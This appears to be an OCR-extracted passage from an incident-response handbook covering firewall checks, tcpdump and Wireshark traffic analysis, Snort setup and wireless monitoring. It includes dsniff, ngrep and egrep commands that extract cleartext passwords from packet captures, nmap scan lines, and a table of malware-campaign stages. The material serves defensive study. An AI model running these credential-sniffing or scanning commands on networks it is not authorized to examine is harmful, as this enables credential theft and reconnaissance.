4. Limit inbound connectivity and NAT translations only authorized protocols: examples of protocols that should not flow through - TFTP (69/UDP), DHCP (look for 'ip helper-address'), BOOTP, Syslog (514/UDP & TCP) outbound, SMB.
5. Tunnels: Investigate "`tunnel source`" and "`tunnel destination`". Ensure that VPN tunnels exist for authorized destinations.
6. Confirm that any inbound 'authentication service' is communicating to the proper server – on the inside!
7. Router's web server should be disabled. Look for '`ip http-server`' or '`ip http secure-server`'.
8. Null routing could be used to disrupt communications. Example - `ip route 192.168.0.0 255.255.0.0 Null0`
9. Syslog going to an interior server: look for '`logging on`', '`logging ip-address`'

Perimeter Firewall Intrusion Signs

1. The firewall should only managed from an interior IP address.

2. Logging is enabled and functioning. Of note: if the firewall doesn't log for a particular port, then ensure that downstream application servers are configured for logging, and that it is enabled on the downstream system.
3. Valid NAT and service translations: no changes to what should be defined on the perimeter router (they should agree).
4. Many firewalls use "object" definitions. These often point to similar services, like "Valid DNS Servers" which are permitted 53/UDP traffic. When analyzing a firewall, dig beneath this level to make sure that the *object definition* actually agrees with an existing service on an authorized host.
5. Pay close attention to firewall rule ordering. It is not hard to create a more "open" rule and then specific rules which should be reversed.
6. Ensure there is a "deny any" catch all rule at the end of the firewall chain.

Intrusion Detection and Prevention Logs

Inherently, an IPS detects malicious behavior. For the IR team, retrieve as much historical data for the suspect IPs as possible. During an incident, keep a very close eye on the IPS and add instrumentation as the incident progresses. For example, if you have a suspect external IP address, then a simple IDS/IPS rule to generate an alert when any system connects to that IP can be very valuable. Use IDS/IPS source and destination to pull firewall log data, as that will provide additional clarity on the communication patterns.

Perimeter VPN Concentrators

Frequently, VPN's defer to the primary directory for user account validation. Investigate any unusual user account activity such as repeat failed logon attempts (password guessing). In particular any user accounts involved in the incident should be investigated.

Screened Services (DMZ) network

Confirm that all communication patterns between the service/DMZ and the Commodity Internet network are known/validated. Verify server inventory on the DMZ. Check switch port activity to determine if certain ports are excessively listening (possible network capture).

Interior Switch Devices

Under most circumstances, each switch port will be assigned either a single system (one port, one device rule) or a VOIP phone and a PC. MAC address manipulation would manifest as multiple MAC addresses assigned to a single port, MAC address changing over time, or MAC addresses frequently disappearing. These condition aren't common with 'always on' phones and PCs. It is reasonable to assume some users have a secondary device; or in some cases a cubicle drop may have a four port switch. Excessive inbound packets which are higher than average packet received counts may indicate a sniffer on a network port.

Cisco SPAN Configuration

You may want to setup a full "port mirror" operation on a switch. Below are example commands to show you how to mirror Ethernet ports on a switch to a gigabit port. You can use this information as an example to lookup specific commands for your switch.

For monitoring activity to and from the perimeter, setup a SPAN on the egress switch port, where the firewall is plugged in, or an upline router. You may not need to SPAN all ports – just a few specific ones.

```
# configure
# no monitor session 1
# monitor session 1 source interface Fa0/1 - 24
# monitor session 1 destination interface Gi0/1
# end
# show monitor session 1
```

IR : Identification : locating trace data and evidence

26. Website Investigation Techniques

Here are website investigation tips that have developed over time. In order to minimize any chance that a crafty, or highly skilled attacker may detect your investigation, use a neutral method such as portable a Wi-Fi hotspot or your local coffee shop.

Investigate reputation risk sites for the URL/IP:

- URLVoid
- McAfee SiteAdvisor
- Google search operators (info:, link:)
- TrustedSource
- MalwareDomain List
- PhisTank
- Zeus/Spyeye Tracker.


Google Safe Browse: In Google, use a URL with the site name http://www.google.com/safebrowsing/diagnostic?site=SITE_NAME.XYZ where SITE_NAME is the sites name and XYZ is the suffix. Google will advise if the site is suspect.

Investigate DNS registration with robtex.com and domaintools.com. Also confirm forward/reverse DNS to IP (not 100%, but a clue).

Check compromise history using zone-h.org. The site may have details if the DNS name has been hacked.

On an isolated machine, start a full pcap capture, then using a proxy such as Paros or Burp, carefully view the HTTP exchanges.

Using Wireshark, you can carve out any files which may be checked using Sandbox sites.



IR : Identification : evaluate suspect URL's, user activity.

27. Network Traffic Analysis Techniques

This section describes common network analysis processes using `tcpdump`. Similar techniques can be employed with `Wireshark`. However, Wireshark is a graphical tool, whereas `tcpdump` and various Linux commands are not, thus they can easily be scripted. Most of this material is useful during Identification and Recovery steps.

Connections: Find the Syn and Syn/Ack Packets

It is highly useful who 'initiated' and 'responded' to a connection request; ideally, these counts should be the same. If there are more Syn's than Syn/Acks, it usually indicates scans or network problems.

Topic	Command
Show syn packets only	`tcpdump -n -r pcap tcp[13] = 0x02`

Show Syn/Ack. Two methods, with the second showing the count of conversations	`tcpdump -r PCAP '((tcp[13] & 0x12 == 0x12) || (ip6[6] == 6 && ip6[53] & 0x12 == 0x12))'`
	
	`tcpdump -r PCAP 'tcp[13]=18' | wc -l`

Find the count of SYN/ACK packets and source port numbers (not quick)	`tcpdump -n -r pcap '(tcp[13] & 0x12 == 0x12)' | awk '{print $3}' | sed 's/.*\.//' | sort -u -n`
	
	`Wireshark -> tcp.flags == 0x12`




Figure 7 Syn/Ack Packets in Wireshark

Port/Pair Combinations


Find the unique source / port combination, then the port numbers (type of conversations). The goal is to identify communication patterns and perform data reduction.

1. First, generate the syn_ack.txt file: `tcpdump -n -r.pcap '(tcp[13] & 0x12 == 0x12)' > syn_ack.txt`
2. Second, get the unique sources and source ports: `cat syn_ack.txt | cut -f 3 -d ' ' | sort | uniq -c`
3. Third, get the unique source ports: `cat syn_ack.txt | cut -f 3 -d ' ' | cut -f 5 -d '.' | sort | uniq -c`

Application Specific Analysis Techniques

HTTP GET Requests

In Wireshark use the display filter "`http.request`". It can worth looking through a URL list for things like "login.php" and trying to determine if they are obfuscated. Then limit the view in Wireshark and run "`follow tcp stream`" to analyze the data exchange.



Finding HTTP redirection within Wireshark

This can almost be done manually if you add some columns and look through the data. Add these columns to show the following values:

`tcp.stream`, `http.location`, and `http.request.full_uri`.

Then search through, find a packet, look in the protocol details, right click and 'apply as column'. Apply the following display filter:

```
http.response.code == 302 or http.response.code == 301 or http.request
```

HTTP GET and RESPONSE

In Wireshark, use the display filters `http.request` or `http.response`. The **User-Agent** string will identify the source browser and operating system. The **Server** string will identify the web

server, which will strongly hint at the underlying OS (there is an Apache for Windows).

DNS Traffic
DNS traffic should be investigated for manipulation. In particular, you would want to detect DNS name and IP address changes and short TTL values.

```
tcpdump -n -r pcap 'udp port 53' | grep -I CNAME
```
(or grep A for A records, or ...)

Clear Text Credentials
The dsniff tool can be used to retrieve usernames and passwords from pcap data. This is useful to check to see if credentials are passed in the clear:

```
dsniff -p pcap
```

Network grep, or ngrep, can also be used. Below, the options are quiet, insensitive case, Input file of PCAP_FILE.

```
ngrep -q -i password -I PCAP_FILE
```

URL Activity
Retrieving visited URL's from a compromised computer can be particularly useful if there is hidden software on a user's system pretending to be a browser, or a user performing inappropriate web surfing:

```
/usr/sbin/urlsnarf -p pcap
```

Email Traffic
Other email analysis methods are useful if unauthorized email is suspect on the network (one long command!)

```
tcpdump -l -A -r PCAP port http or port smtp or port imap or port pop3 | egrep -i 'pass=|pwd=|log=|login=|user=|username=|
```

```
pw=|passw=|passwd=|password=|pass:|user:|userna
me:|password:|login:|pass |user '
```

Traffic Volume
Find traffic by volume to a host. This example is for a web server.

```
tcpdump -ntr pcap 'tcp[13] = 0x02 and dst port 80' |
awk '{print $4}' | tr . ' ' | awk '{print
$1"."$2"."$3"."$4}' | sort | uniq -c | awk ' {print
$2 "\t" $1 }'
```

Use the same with port 443 for https.

SMB Find file sharing
You can use a Wireshark filter 'smb' to see if there is Server Message Block traffic, and then 'smb.cmd == 0x73' to find a session request in the "Native OS" string. To search for EXE's in pcap file within Wireshark use the display filter:

```
smb.file contains "exe"
```

Table 36 PCAP Timeframe Analysis (Wireshark)


Topic	Command
Focus attention on the 'days'	View | Time Display Format, 7th option (UTC + date + time)
	Look on Statistics | Summary, then look at the time info: 

Table 37 PCAP Timeframe Analysis (tcpdump)

Topic	Command
Full date + time output	`tcpdump -tttt -r pcap`
Pcap span in days, returns count + date	`tcpdump -tttt -r pcap | cut -f 1 -d ' ' | sort | uniq -c`

Identifying MAC Address Manipulation

There are several highly useful techniques to detect MAC layer manipulation, but it will require a visual check through the data. This method preserves DNS names at the end of the list and only gets IP packets.

Table 38 Detect MAC Address Manipulation

Topic	Command
MAC + IP + Source Port relationships analysis.	`tcpdump -e -r pcap 'ip' | cut -f 2,14 -d ' ' | sort | uniq -c`
To get the unique list and count of MAC addresses from a pcap trace:	`tcpdump -e -r pcap | cut -f 2 -d ' ' | sort | uniq -c`
To find MAC addresses in Wireshark – look for arp replies	`arp.opcode == 0x2`
To review ARP traffic	`tcpdump -e -t -nn -r pcap 'arp' | sort -u`

Look for spoofed traffic

Do the MAC addresses change? Do the IP ID and TTL values make sense? Do the IP ID and TTL values change over time?

The following will give MAC + IP + TTL + flags. You would need to reduce some more thought. You could use Excel, remove dupes or use conditional formatting.

```
"c:\program files\Wireshark\tshark" -n -r trace.cap
-T fields -e eth.addr -e ip.src -e ip.ttl -e
tcp.flags
```

Look for fragmentation. It is uncommon on a corporate network; fragmentation is technique used to foil IPS systems.

Table 39 Fragmentation Checks

Tool	Command
Tcpdump	`tcpdump -nn -r pcap "ip[6] & 0x20 != 0 or ip[6:2] & 0x1fff != 0"`

Wireshark	`ip.flags.mf == 1`
	
	`ip.frag_offset >= 0x001`

Top Talkers

Several commands will return rank ordered lists of the top talkers. Two different command line approaches are shown. As a strategy, you could possibly separate out the highest talker into its own pcap when then allows for smaller analysis plane for the remaining traffic.

Topic	Command
By IP, high to low:	tcpdump -tnn –r pcap 'ip' | awk -F "." '{print $1"."$2"."$3"."$4}' | sort | uniq -c | sort –nr
By IP, low to high	`tcpdump -n -r capture.file | awk '{print }' | grep -oE '[0-9]{1,}\.[0-9]{1,}.[0-9]{1,}\.[0-9]{1,}' | sort | uniq -c | sort -n`

Determine which systems are generating ICMP errors
`tcpdump -X -n -r pcap icmp`
Will need to look through data output.

Finding conversations with Wireshark:
Statistics -> Endpoints -> IPv4 tab
Statistics -> Conversations -> IPv4 tab
Statistics -> Protocol hierarchy

Finding Gateway Addresses (variety of methods)

Look for an IP sending ICMP Dest Unreachable messages.
Wireshark – use '`icmp`' as a filter, then just work the list.

`tcpdump -r pcap 'icmp[0] = 3'`

At the command line, in tcpdump:

```
tcpdump 'icmp[icmptype] != icmp-echo and
icmp[icmptype] != icmp-echoreply'
```

Finding Scanners

Topic	Command
Look for ICMP traffic	`tcpdump -r pcap 'icmp'`
Look for TCP resets	`tcpdump -r pcap 'tcp[13] & 4!=0'`
Host unreachable messages	`tcpdump -v -n -r pcap 'icmp[0] = 3 and icmp[1] = 1'` Wireshark -> `icmp.type == 3 && (icmp.code == 1 || icmp.code == 3)`




Figure 8 Wireshark ICMP Type and Code Display

Network Hop Distance Analysis

Get the unique TTL values. For example, the distance from the DNS servers or web servers will reveal network topology and services are likely to be permitted through a firewall:

```
tcpdump  -v -n -r pcap  'udp and dst port 53' | awk
'{print $5, $6}'
```

```
tcpdump  -v -n -r pcap  'tcp and dst port 80' | awk
'{print $5, $6}'  | sort -u
```

Other IP options which are set in the IP header can be used to manipulate the traffic stream. To check if there are options set:

```
tcpdump -i eth1 'ip[0] > 69'
```

Table 40 Tcpdump Traffic Filter Examples

Topic	Command
Filter based on the source or destination port	`tcpdump src port 1025 and tcp` `tcpdump udp and src port 53`
Port range	`tcpdump portrange 21-23`
Capture all port 80 traffic to a file	`tcpdump -s 1514 port 80 -w capture_file`
TCP traffic from 10.5.2.3 destined for port 3389	`tcpdump -nnvvS and src 10.5.2.3 and dst port 3389`
Traffic originating from the 192.168 network headed for the 10 or 172.16 networks	`tcpdump -nvX src net 192.168.0.0/16 and dst net 10.0.0.0/8 or 172.16.0.0/16`
Traffic originating from Mars or Pluto that isn't to the SSH port	`tcpdump -vv src mars and not dst port 22`
Traffic that's from 10.0.2.4 and destined for ports 3389 or 22	`tcpdump 'src 10.0.2.4 and (dst port 3389 or 22)'`

See the Appendix titled "TCP Header" for the TCP header.

Table 41 tcpdump Control Bits

Control Bit Filters	Command
SYN bit set	tcpdump -i eth1 'tcp[13] = 2'
SYN & ACK set	tcpdump -i eth1 'tcp[13] = 18'
SYN only or SYN-ACK	tcpdump -i eth1 'tcp[13] & 2 = 2'
RST bit set	tcpdump -i eth1 'tcp[13] & 4 = 4'
More Frag bit set	tcpdump -i eth1 'ip[6] = 32'

Reputation Risk Concepts

Reputation Risk is a measurement of how (un)trustworthy a site is. Common clues/indicators that a site may have low trust include:

- Site names registered within the last X days (usually <7).
- Listed in threat sources (Robtex, malwaredomain, etc.)
- No reverse lookup value.
- Short / low TTL (< 1 day, for example).

Automation on Linux. Gather the list (MDL example), and use it analysis steps (one liner):

```
curl http://www.malwaredomainlist.com/
hostslist/ip.txt | dos2unix > maldl.list
```

To get just the domain name:

```
curl http://www.malwaredomainlist.com/
hostslist/hosts.txt | sed '1,6d' | awk '{print $2}'
| dos2unix > maldl.list
```

Reputation Risk / URL Analysis / Lookup Sites

http://www.barracudacentral.org/lookups

http://ipremoval.sms.symantec.com/lookup/

http://www.brightcloud.com/services/ip-reputation.php

http://www.avgthreatlabs.com/website-safety-reports/

http://www.brightcloud.com/tools/url-ip-lookup.php

http://www.malwaredomainlist.com/mdl.php

http://urlblacklist.com/?sec=search

http://www.malwaredomainlist.com/

ZeuS Tracker at https://zeustracker.abuse.ch/

SpyEye tracker at https://spyeyetracker.abuse.ch/

http://www.alienvault.com/open-threat-exchange/reputation-monitor/

28. Common Malware Campaign Pattern

When preparing network and system defense countermeasures, it is useful to understand common patters of malware distribution.

Table 42 Malware Distribution Pattern

Stage	Activity
Reconnaissance	Figure out the target, user base, interests, and susceptibility to an exploit method such as social engineering, spam, site visits. For example: graphic files and PDF files can be used, as well as malicious JavaScript. Post an image or content rich media file (Flash?) that can exploit a viewer vulnerability.
Acquire malware distribution point	Register domain, setup faux web server, build malware distro capability. Or ... Compromise a site, build a 'deep url' distribution location.
Send the enticing notification	Construct spam or phish mail, post to a common enticement message to a social networking group. This is common technique, surprisingly effective. Today, a spammer can rent a distribution network of victim PC's which can send as a real user through automation. Alternately, find an open SMTP relay. Use a source in a low security country.
Once the user clicks – compromise in some way.	Drive by install. If the user is an admin, often game over. Gather credentials -> user/pass, send "on behalf of" to the real site. Gather credentials -> user/pass, failure message, redirect to real site.


Stage	Activity
Herd the Bots	For the IR team: look for command and control: outbound patterns, rhythms, IRC, nonstandard port usage, non-recognizable traffic (WASTE is encrypted), traffic outside of work hours, or malformed traffic. FastFlux: look for DNS, DNS very low TTL values, IP to FQDN changes over a span of minutes, not days.

IR : Predation : evaluate defense in depth posture

29. Suspicious Traffic Patterns

The *real key* to identifying suspicious traffic patterns is to have a common baseline for comparisons. However, in practice, that is rare. This section provides essential advice on common suspicious patterns and provides methods for detection with `tcpdump` and Wireshark.

Unused Internal Address Activity



Unused address spaces on the network, such as 'darknets', are often searched by malware or intruders looking for soft targets. There are several ways to create an alarm for these networks. One method is to assign a VLAN for each internal dark net, place those VLANs on a single switch, and on that switch stand up a Linux box running a detection mechanism which centrally logs. For example, an IPtables configuration with one sub interface per VLAN which logs all connection attempts to a central log server makes an inexpensive alarm. Also, Tom Liston's Labrea TarPit is a great tool. Even if it hasn't been updated since 2003, will not only log a connection, it will trap and hold the offending system for days by manipulating TCP behavior.

To identify any unused networks, you should ping the typical gateway address on your LAN. For example, if you use 10.0.0.0/8, then write a two layer for loop to construct an octet range from 0 to 255, and the .1 or .254 IP address for the range. If you get a result, there is likely a live network segment. No results, and you have a 'darknet'.

Uncommon apps and port numbers

Most of the normal Internet traffic pattern is high client to low server, with high ports greater than 1023, the ephemeral port boundary. It is uncommon to see high to high or low to low aside from well-known services, such as AOL client/server or other instant messaging clients crossing through a corporate firewall. In short, the 'server' side should

be well known and identifiable, with a client port greater than 1023. If not, this pattern is suspicious.

The IR team should understand the common protocols to and from Internet for their site. This section provides some baseline information, but a site's "normal" traffic will have some differences.

Note that for the patterns outlined below, you will need to look in the application layer to see suspicious behavior. VPN, UDP, TCP and ICMP protocols may cross the perimeter router. Any other *protocol* may suspicious, aside from network management such as BGP to the up line servicing ISP. IP, TCP, ICMP, and ARP on the LAN (with some UDP) is normal, any other *protocol* may be suspicious.

Table 43 Common Ports Found in Corporate Setting

Traffic	Common Ports
Email - should only go to known email servers.	SMTP: 25/TCP – only inbound to servers with a DNS MX record POP3: 110/TCP – Uncommon POP3 over SSL: 995/TCP IMAP: 143/TCP – Uncommon IMAP over SSL: 993/TCP SSL SMTP: 465/TCP – Becoming more common
DNS - should only go to known DNS servers	53/UDP: most common 53/TCP: not common
Web traffic	80/TCP – common, should not be encrypted, often coopted for malware because it is permitted. 443/TCP – common, should almost always be encrypted, and the Internet address should be a website with a valid SSL certificate. 8000/ TCP and 8080/TCP – common alternate to 80/TCP

Traffic	Common Ports
FTP and SFTP	989, 990/TCP: FTP over SSL Active FTP: 20/TCP – Data back to the client 21/TCP – control channel Passive FTP: 21/TCP – control channel Client sends a PASV command, the server advises the client of the port number between 1024 and 5000
VPN traffic	500/UDP for L2TP tunnel based IPSec, 500/UDP for IKE 4500 for NAT/T with IP proto number 50, 1723/ TCP for PPTP 1194/TCP for OpenVPN *These should all be well understood and accounted for on the network.*

Table 44 Suspicious TCP Patterns

Normal TCP Patterns	SYN/SYN-ACK/FIN counts for packets these should all be about the same in normal traffic due to the **three way handshake**.
Suspicious TCP patterns	Excessive SYN's are scanners. A SYN scan will show up as different target parts, with numerous RST's back (these are red/yellow by default in Wireshark). Depending on network speed, they may be in groups or consecutive. Unusual flags are deliberate scanners. Smart TCP attacks can be found in unusual flags combinations: this refers to anything with a URG flag, FIN and RST, SYN-FIN, and so on. Connection attempts from a single IP to multiple TCP/UDP ports indicate a port scan. Connection attempts from a single IP to multiple hosts indicate a network scan.

Table 45 Suspicious Traffic Volume

Normal	Normal traffic is somewhat variable in packet size because a user sends a small request, gets a large amount of data, and changes a small amount of it.
Suspicious	Fixed bandwidth patterns that can't easily be explained. Continual traffic patterns in every hour of the day to non-Web destinations. Web browser stock tickers are normal; outbound to high TCP ports significantly outside of working hours are out of the ordinary. Use a Wireshark IO graph. File transfers from user workstations outside of normal hours, you may have possible data extrusion. Becoming occurs when a host communicates consistently, over time. You need to separate normal from suspicious, though.

Table 46 Suspicious Broadcast Traffic

Normal	NetBIOS, ARP, DHCP: all on low numbers as a percentage of overall traffic.
Suspicious	Large broadcasts per second, constant broadcasts. Gratuitous ARP traffic.

Table 47 MAC / ARP attacks

Normal	ARP related traffic should be light, every few seconds.
Suspicious	Massive ARP broadcast. Identical MAC with different IP addresses. ARP Who Has messages in rapid succession for different (often incremental) IP addresses. If there is no NAC solution in place, *any* ARP traffic that changes the MAC address of a gateway is malicious, and will cause denial of service.

Table 48 Suspicious ICMP

Normal	Packet failure generates ICMP errors. Network congestion generates ICMP redirects.
Suspicious	ICMP packets > 160 bytes in size because ICMP can be used as a *covert channel*, with the attackers data carried in the data segment using nonstandard type/codes. ICMP packets for non-defined type/codes. Excessive ICMP traffic: variety of type/codes like a ping followed by a timestamp or subnet mask request. Review ICMP traffic; in Wireshark, sort by "address a", look for different responses from a variety of IP's. The byte counts are usually the same.

Table 49 DoS/DDoS

Normal	There is nothing normal about DDoS.
Suspicious	Common patterns: Ascending sources to the same target; Rapid traffic to same target. Response packets (UDP, ICMP) which did not originate from org's network. Excessive "normal" traffic to a "normal" service from random sources with no follow up. For example, normal HTTP GET requests from several sources with no other subsequent traffic (goal is resource exhaustion). If there is no NAC solution in place, *any* ARP traffic that changes the MAC address of a gateway is malicious, and will cause denial of service.

Table 50 Suspicious Brute Force

Normal	Brute Force attempts are "normal" when a user's account has expired and their system is trying a persistent connection. For example, a Mac that has mounted a Windows share using AD credentials, when the AD account is expired. Another is an unnamed whole disk encryption application which have a misconfigured Administrator password – it generated 4M failed logons per hour while encrypting an 80 GB drive (both examples are real cases from the author's experience).
Suspicious	DNS: look for excessive DNS responses with "no such name" results. Normal behavior would be occasional packets. This doesn't usually occur when you use a DNS security service like OpenDNS. HTTP: Scanners to generate patterns. For example, nmap lists "Nmap Scripting Engine" in the user agent string. Look for excessive HTTP error messages (look for HTTP 404 type messages in the "protocol hierarchy"). Use "Edit | Find", and then look for string values like "nmap.org".

30. Packet Data Carving Notes

Wireshark can be used to do perform limited data carving.

For HTTP streams, filter the data to just HTTP traffic. Analyze the flows, and then add a to/from relationship or a specific stream. In the menu list, select File -> Export Objects -> HTTP. Specific files, or all files, can be saved off.

For other data flows, isolate the data stream of interest to the IP to IP communications flow across a specific port, and then chose "Follow TCP stream" when the specific session is identified. Scroll down through the data display (the red/blue data) and select the relevant binary data. Note that to do this effectively, you need to understand the protocol and how it presents file data. To save, make sure "raw" is selected and then "Save As" with a binary export.

31. RDBMS Incident Response (V2)

When working an incident involving a database, the IR team should be sure to understand several key data points about the database itself.

1. What role does the RDBMS provide to the organization, the data it contains, data flow to/from the RDBMS (like an extract), and the sensitivity of that data?
2. Is the data in the RDBMS encrypted, and how secure or tamper evident is the keystore?
3. For authentication: Does the RDBMS utilize localized accounts, centralized accounts, or some mix of authentication models? Is login/logout actually logged (user access)?
4. What is the exposure of the RDBMS and the server(s) it resides on – open services, shares, TCP/UDP ports, trusted authentication?

Microsoft SQL Server Specific Points

1. Presence of database tools on DMZ assets and *most*, not *all* servers/systems can be suspicious. For example `sqlping` found on a DMZ server is of concern, as `sqlping` is a SQL server scan tool.
2. Look for "output" or "extract" files found on SQL servers. It is likely normal for some output/extracts, but files like "myfile1.txt" or "tableout.csv". Files that have unexplainable names can be suspicious.
3. By default, members of the "Administrators" group have elevated access to the RDBMS; this isn't necessary, and should be avoided. Attackers can dump the SAM database using tools like pwdump7, and then work on cracking the hashes.
4. Authentication model and login auditing is configured on the Server Properties page (use the Enterprise Manager utility).
5. Incident response scripts can be created with "`sqlcmd.exe`". You can script up select statements, and then package them in WFT!

Filesystem and Registry Notes

The version of SQL server affects, or defines, the default options, logging, and encryption level. The log file can contain login auditing, the method for user authentication (Windows/Mixed), startup information, version information, and other fact data about the

instances. A new log is created each time SQL server is started. Up to 6 prior logs are stored in the \LOG\ directory.

Error Log: By default, the error log is located at Program Files\Microsoft SQL Server\MSSQL.n\MSSQL\LOG\ERRORLOG and ERRORLOG.n files.
Version: HKLM\Software\Microsoft\MSSQLServer\ MSSQLServer\CurrentVersion
Instances: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft SQL Server\Inst2\MSSQLServer\CurrentVersion <<< Inst2 is the instance identifier; there may be multiple instances on the server.

Table 51 File Extension Types

Extension	Type
MDF	Primary DB; User and objects
NDF	Secondary DB; stores data so the database can be spread across several volumes
LDF	Transaction log; will store transient data like `insert/update/delete`; supports `rollback` for recovery and `commit` operations once a tran completes. Tran log entries are registered with a Server Process ID (SPID), which *tracks a given session*.
TRC	Trace file; will contain DDL commands like `create, alter, truncate, and delete.`
BAK	Backups
CSV	Commonly used for comma delimited exports.
SQL	Commonly used for Structured Query Language (SQL) commands.

32. Wireless Specific Topics

Data Collection: To collect wireless data from a system, the interface must be in "monitor" or "rfmon" mode. Managed (normal) mode only captures standard data, not wireless management and control packets. To support wireless capture under Linux, there needs to be a monitor mode sub interface and a channel selected. Provided there is sufficient kernel support, the manual commands are:

```
if dev wlan0 interface add mon0 type monitor
ifconfig mon0 up
iwconfig mon0 channel 1
iwconfig mon0 (to review the configuration is active)
```

However, that's the "hard way". The much easier way is to use Kismet on one of the stable security distributions, such as BackTrack5 or Kali. Kismet will detect that it does not have a monitor, will prompt you, and will create the mon0 on its own. If you find that Kismet doesn't work will, unplug your USB wireless adapter (that's a hint...) and restart Kismet if need be.

Table 52 Wireshark Wireless Display Filters

Topic – Display Filers	Command/Notes
Show 802.11 traffic	wlan
Hide beacons	wlan.fc.type_subtype != 0x08
Show mgmt. frames for a specific SSID:	wlan_mgt.ssid == "SSID_OF_INTREST"
Show data frames	wlan.fc.type eq 2
Show Deauthentication Frames (common in attack scenarios)	wlan.fc.type_subtype eq 12 (auth frames are type 11)
Show probe request or responses	wlan.fc.type_subtype eq 4 or wlan.fc.type_subtype eq 5

Table 53 Wireshark Wireless Capture Filters

Topic – Capture Filters	Command/Notes
Specific MAC address	wlan host AA:AA:AA:AA:AA:AA
Filter out beacons	wlan[0] != 0x80

Topic – Capture Filters	Command/Notes
Capture just management frames	type mgt

Wireless AP Detection

A Nessus scan using plugin 11026 is available to detect wireless AP's. This scan leverages native Nessus OS fingerprinting capabilities. A scan policy must be setup, and this plug in selected under the "General" tab. To make the plug in and scan more robust, include the "OS Identification" group. (Note: today, Nessus is licensed).

Nmap can be also used to detect access points. One method is a general scan using OS detection against ports commonly available on an access point, and then manually review the results. The second is to use an NSE script.

```
nmap -PN -n -pT:80,443,23,21,22,U:161,1900,5353 -sU
-sV -sS -oA osfinger -O -T4 #.#.#.#/#

nmap -sS -O -open -script=rogueap.nse #.#.#.#/#
```

Also, if you own an Android 4.X or higher smartphone, you can use "WiFi Analyzer" by farproc. This handy application shows signal strength, AP name, and looks fantastic on a Samsung Note 3.

IR : Preparation : assessing the environment and hardening
IR : Identification : evaluate AP's for possible intrusion point
IR : Eradication : verify only company owned AP's are on network
IR : Recovery : future monitoring potential

33. Using the Snort IDS (BackTrack, Kali)

Introduction to this Section: While I worked as ODU's ISSO (2003 to 2006) there were two tools that I used the most. One was a forensic laptop equipped with EnCase 4, and the other was a highly capable Linux based system plugged into a SPAN port at the network perimeter running Snort. I've included essential information for the incident responder on using Snort, because I believe that you need to know how to use this tool. I can't begin to tell you how useful it is. The section is formatted differently than the rest of the book to be more of a recipe approach. Rather than repeat the "Snort Users Manual" here, I'll provide some advice and comment on using Snort for IR.

Here are some examples.

Automated Link Clicking: We found a group of PC's hitting a set of web servers in Japan, simulating a user clicking on a banner ad. After a few minutes looking at the packet data, we created a Snort rule to monitor for the target Class B network space to port 80 for HTTP GET requests. Within about 5 minutes, we knew how many systems were being used for "economic advantage" (companies pay a web site owner when someone clicks their products' banner). Since we had a lot of pcap data on hand from other alerts, we were capable or reanalyzing 30 days' worth of partial pcap data and determining that the attacker would leap from one group to the next, every day or so. We could also mine firewall data which provided an inventory of suspect machines that were part of the 'economic engine'.

BotNet CnC: Based on some secondary indicator, like an AV alert, we would capture some LAN data and see BotNet IRC or some other command and control channel. Usually these were for high order ports, with some clear text indicating a control channel like "#whackmenow" early in the packet. We created a Snort rule for non HTTP traffic, out bound, with these control channel strings and could very quickly find PC's involved in the bot net.

Attacker Hopping: We would often find a compromised system communicating to an external IP address, but the attacker had enough sense to use the network during off hours. We would create simple

alarm rules for a day or two to alert when any campus system would connect to the attackers IP. These rules would only work for a few days at most, but they provided valuable pcap data so we could build more intelligent rules that understood the payload.

Snort and Kali and BackTrack Linux
Snort must be downloaded, as it is not on version of Kali used when BTHb was under development.
BackTrack5: Snort is installed on BT4 and BT5. Snort's config is in `/etc/snort`.

Initial Snort Configuration.
If your distribution has Snort, copy the distributions snort.conf file, update the HOME_NET variable, and test.

```
# cp -p $CFG $CFG.ori
# sed -i "s/var HOME_NET any/var HOME_NET
$HOME_NET/g" $CFG
# diff $CFG $CFG.ori
# snort -Tc $CFG
```

Testing Snort
A target directory must exist. To test if Snort is working, run it in a command prompt and scan the Snort system to verify that it is working.

```
# snort -A Full -c $CFG -l $DIR
# nmap -sV <snort_ip>   (from a different host)
# cat $DIR/snort.log    (look for the 'portscan'
alert type info)
# tcpdump -nnr $DIR/snort.log.<tab>
```

Complete Configuration
```
sed -i "s/^var EXTERNAL_NET any/var EXTERNAL_NET
\!\$HOME_NET/" $CFG
```

Snort preprocessors of note
